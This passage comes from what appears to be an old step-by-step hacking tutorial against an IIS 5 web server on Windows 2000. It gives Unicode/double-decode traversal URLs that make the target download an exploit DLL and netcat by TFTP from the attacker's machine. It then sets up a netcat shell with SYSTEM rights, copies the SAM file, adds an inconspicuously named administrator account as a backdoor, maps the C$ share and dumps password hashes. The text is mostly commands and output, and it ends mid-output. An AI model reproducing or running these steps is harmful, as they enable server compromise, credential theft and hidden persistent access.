
IISCrack.zip can be found at:

<http://www.securityfocus.com/data/vulnerabilities/exploits/iis crack.zip>


Step 4: Using the Double Decode exploit and the TFTP client on the target machine, drop the httpodbc.dll file in the scripts directory of the target machine.

Use the following command using your Internet Explorer browser (substitute your own attacking machine's IP address for 147.20.240.150):

<http://147.20.240.122/scripts/..%255c../winnt/system32/cmd.exe?/c+tftp+-i+147.20.240.150+GET+c:\data\httpodbc.dll>




Do not be disturbed by the CGI error message; do a directory listing again, hit refresh, and you should see:




We have now installed the exploit code that will give us control of this server.

Step 5: Again using the Unicode flaw and the target's TFTP client, drop a netcat executable on the target machine

<http://147.20.240.122/scripts/../../../../winnt/system32/cmd.exe?/c+tftp+-i+147.20.240.150+GET+c:\data\nc.exe>



Do another directory listing of the folder, hit refresh, and you should see:




In just a few more steps we will have a command prompt.

Step 6: Using your IE browser, access the substitute httpodbc.dll file.

Issue the following command at your browser URL window:

<http://147.20.240.122/scripts/httpodbc.dll>

Once you do, the exploit will run and give you a command box in your browser window:





Step 7: Using the browser's command box created by the exploit, activate a netcat listener so that it will launch a command prompt when a netcat client attaches to it.

To the command that is placed in the box by default (c:\winnt\system32\cmd.exe /c), add:


[c:\inetpub\scripts\nc.exe -l -p 1655 -e c:\winnt\system32\cmd.exe](#)

This will eventually shoot back to your attacking machine a DOS command prompt on TCP port 1655 (or whatever port you choose to use). (Note: your command will exceed the size of the window Command: box. Following are two screen shots that show the beginning and end of the command line.)





After you hit the “Enter” key, you should see:




The exploit has worked! You are using the IUSR_*machinename* account, which normally has Guest rights. But the iis crack.dll exploit, taking advantage of the In-Process Table Privilege Escalation vulnerability, has now run your command with SYSTEM-level privileges. This means that when you use a netcat client on your attacking machine to connect with your netcat listener/server on the target machine, the command prompt that is returned will have SYSTEM privileges.

This is vital to understand, because it is the essence of the exploit. iis crack.dll (httpodbc.dll) gives you the ability to execute commands with SYSTEM-level privileges. When you decide to use it to run a netcat listener/server, using syntax that shoots back a command prompt to a connecting netcat client, you do so with the privileges of the process that started that netcat server, which in this case is SYSTEM. You could have issued a command to start the netcat listener using a Double Decode exploit URL command (similar to steps 4 and 5), but this would have given you a command prompt with IUSR_*machinename* or Guest rights.

Step 8: From a command prompt on your attacking machine, attach to the netcat listener with your netcat client.

The command you will use (assuming that nc.exe is in c:\data) is:

```
C:\>c:\data\nc.exe 147.20.240.122 1655
```




```
C:\WINNT\System32\cmd.exe - c:\data\nc.exe 147.20.240.122 1655
C:\>c:\data\nc.exe 147.20.240.122 1655
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>
```

We now have a command prompt with System privileges!

To verify that you actually have System level privileges, copy the sam database file from c:\winnt\repair to c:\inetpub\scripts with the following command or an equivalent:

```
C:\WINNT\system32>xcopy c:\winnt\repair\sam c:\inetpub\scripts
```



```
C:\WINNT\System32\cmd.exe - c:\data\nc.exe 147.20.240.122 1655
C:\>c:\data\nc.exe 147.20.240.122 1655
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.
C:\WINNT\system32>xcopy c:\winnt\repair\sam c:\inetpub\scripts
xcopy c:\winnt\repair\sam c:\inetpub\scripts
C:\winnt\repair\sam
1 File(s) copied
C:\WINNT\system32>
```


Since only a user with administrator-equivalent rights can perform this action, we are set! The only downside: a DOS command box will appear on the server console. So, we should not waste time. Next, we will make sure we can continue to get back in to this server.

Step 9: Use the “net user” command to create a new user

Since we do not want to have to go through the trouble of executing this exploit every time we access this server, we want to establish convenient on-going access. In order to do this, we will create a local administrator-level account, and we will also crack the password for the local administrator account.

Toward the goal of creating the local administrator-level account, let us first find out what users exist on the target system by issuing the command:

C:\WINNT\system32>net users



```
C:\WINNT\System32\cmd.exe - c:\data\nc.exe 147.20.240.122 1655
C:\>c:\data\nc.exe 147.20.240.122 1655
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>xcopy c:\winnt\repair\sam c:\inetpub\scripts
xcopy c:\winnt\repair\sam c:\inetpub\scripts
C:\winnt\repair\sam
1 File(s) copied

C:\WINNT\system32>net users
net users

User accounts for \\


-----
Administrator          Guest                    IUSR_WIN2KSERVER
IWAM_WIN2KSERVER        TsInternetUser
The command completed with one or more errors.

C:\WINNT\system32>_
```

We want to create an account that will not be conspicuous; something that will “blend in” with the other accounts. Let’s create a user called “TsIn_WIN2KSERVER”. It will not fool anyone who knows what they are doing and is paying attention. But how many people fit into both categories?

This account will have the password “s1l1b0y”:

C:\WINNT\system32>net user TsIn_WIN2KSERVER s1l1b0y /add



```
C:\WINNT\System32\cmd.exe - c:\data\nc.exe 147.20.240.122 1655
C:\WINNT\system32>net user /?
net user /?
The syntax of this command is:

NET USER [username [password | *] [options]] [/DOMAIN]
        username [password | *] /ADD [options] [/DOMAIN]
        username [/DELETE] [/DOMAIN]


C:\WINNT\system32>net user TsIn_WIN2KSERVER s1l1b0y /add
net user TsIn_WIN2KSERVER s1l1b0y /add
The command completed successfully.

C:\WINNT\system32>_
```

Step 10: Use the “net localgroup” command to add this new user to the administrators group

Since a local account with normal user privileges is not what we want, let us add this user to the “administrators” localgroup, by issuing the command:

```
C:\WINNT\system32>net localgroup administrators TsIn_WIN2KSERVER /add
```



```
C:\WINNT\system32\cmd.exe - c:\data\nc.exe 147.20.240.122 1655
-----
Administrator
The command completed successfully.

C:\WINNT\system32>net localgroup administrators TsIn_WIN2KSERVER /add
net localgroup administrators TsIn_WIN2KSERVER /add
The command completed successfully.

C:\WINNT\system32>net localgroup administrators
net localgroup administrators
Alias name      administrators
Comment       Administrators have complete and unrestricted access to t
ter/domain

Members
-----
Administrator
TsIn_WIN2KSERVER
The command completed successfully.


C:\WINNT\system32>
```

We now have an administrator-level account we can use to access the target system at any time. Our next step is to map a drive to the target machine. This will give us the ability to set up a remote command prompt to the target that does not require leaving a netcat listener/server on the target machine (in case anyone is looking for netcat).

Step 11: From your (attacker) machine set up an administrative IPC\$ share to the target server, then map a drive to it (use a new command shell on your attacking workstation to do this).

Use the following command and see what happens (note: \IPC\$ can be placed in the command after the IP address or not, it works either way):

```
C:\>net use \\147.20.240.122 s1111b0y /u:TsIn_WIN2KSERVER
```




```
C:\WINNT\System32\cmd.exe
Microsoft(R) Windows NT(TM)
(C) Copyright 1985-1996 Microsoft Corp.

C:\>net use \\147.20.240.122 s1111b0y /u:TsIn_WIN2KSERVER
The command completed successfully.

C:\>
```

The IPC\$ share connection was successfully made. Let's now map a drive, using the following command:

```
C:\>net use * \\147.20.240.122\c$
```



```
C:\WINNT\System32\cmd.exe
C:\>net use \\147.20.240.122 s1111b0y /u:TsIn_WIN2KSERVER
The command completed successfully.

C:\>net use * \\147.20.240.122\c$
Drive I: is now connected to \\147.20.240.122\c$.
The command completed successfully.


C:\>
```

You have now mapped a drive to the root of the target's c: drive with administrative rights. Before we go any further, though, we should get "cracking" on the sam database of our target server, so we can use the local administrator account when that is desirable. In order to do this, we will use a tool called pwdump3e, which can be found at <http://www.polivec.com/pwdump3.html>.

Step 12: Use pwdump3e to remotely pull the password hashes from the target and put them in a text file called target.txt.

Once you have unzipped pwdump3e, change directories to where you have installed it and issue the following command at your DOS prompt:

```
C:\data\pwdump3e>pwdump3e 147.20.240.122 target.txt
```



```
C:\WINNT\System32\cmd.exe
C:\data\pwdump3e>pwdump3e 147.20.240.122 target.txt



pwdump3e (rev 1) by Phil Staubs, e-business technology, 23 Feb 2001
Copyright 2001 e-business technology, Inc.

This program is free software based on pwpump2 by Todd Sabin under the
General Public License Version 2 (GNU GPL). you can redistribute it and
modify it under the terms of the GNU GPL, as published by the Free Sof
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
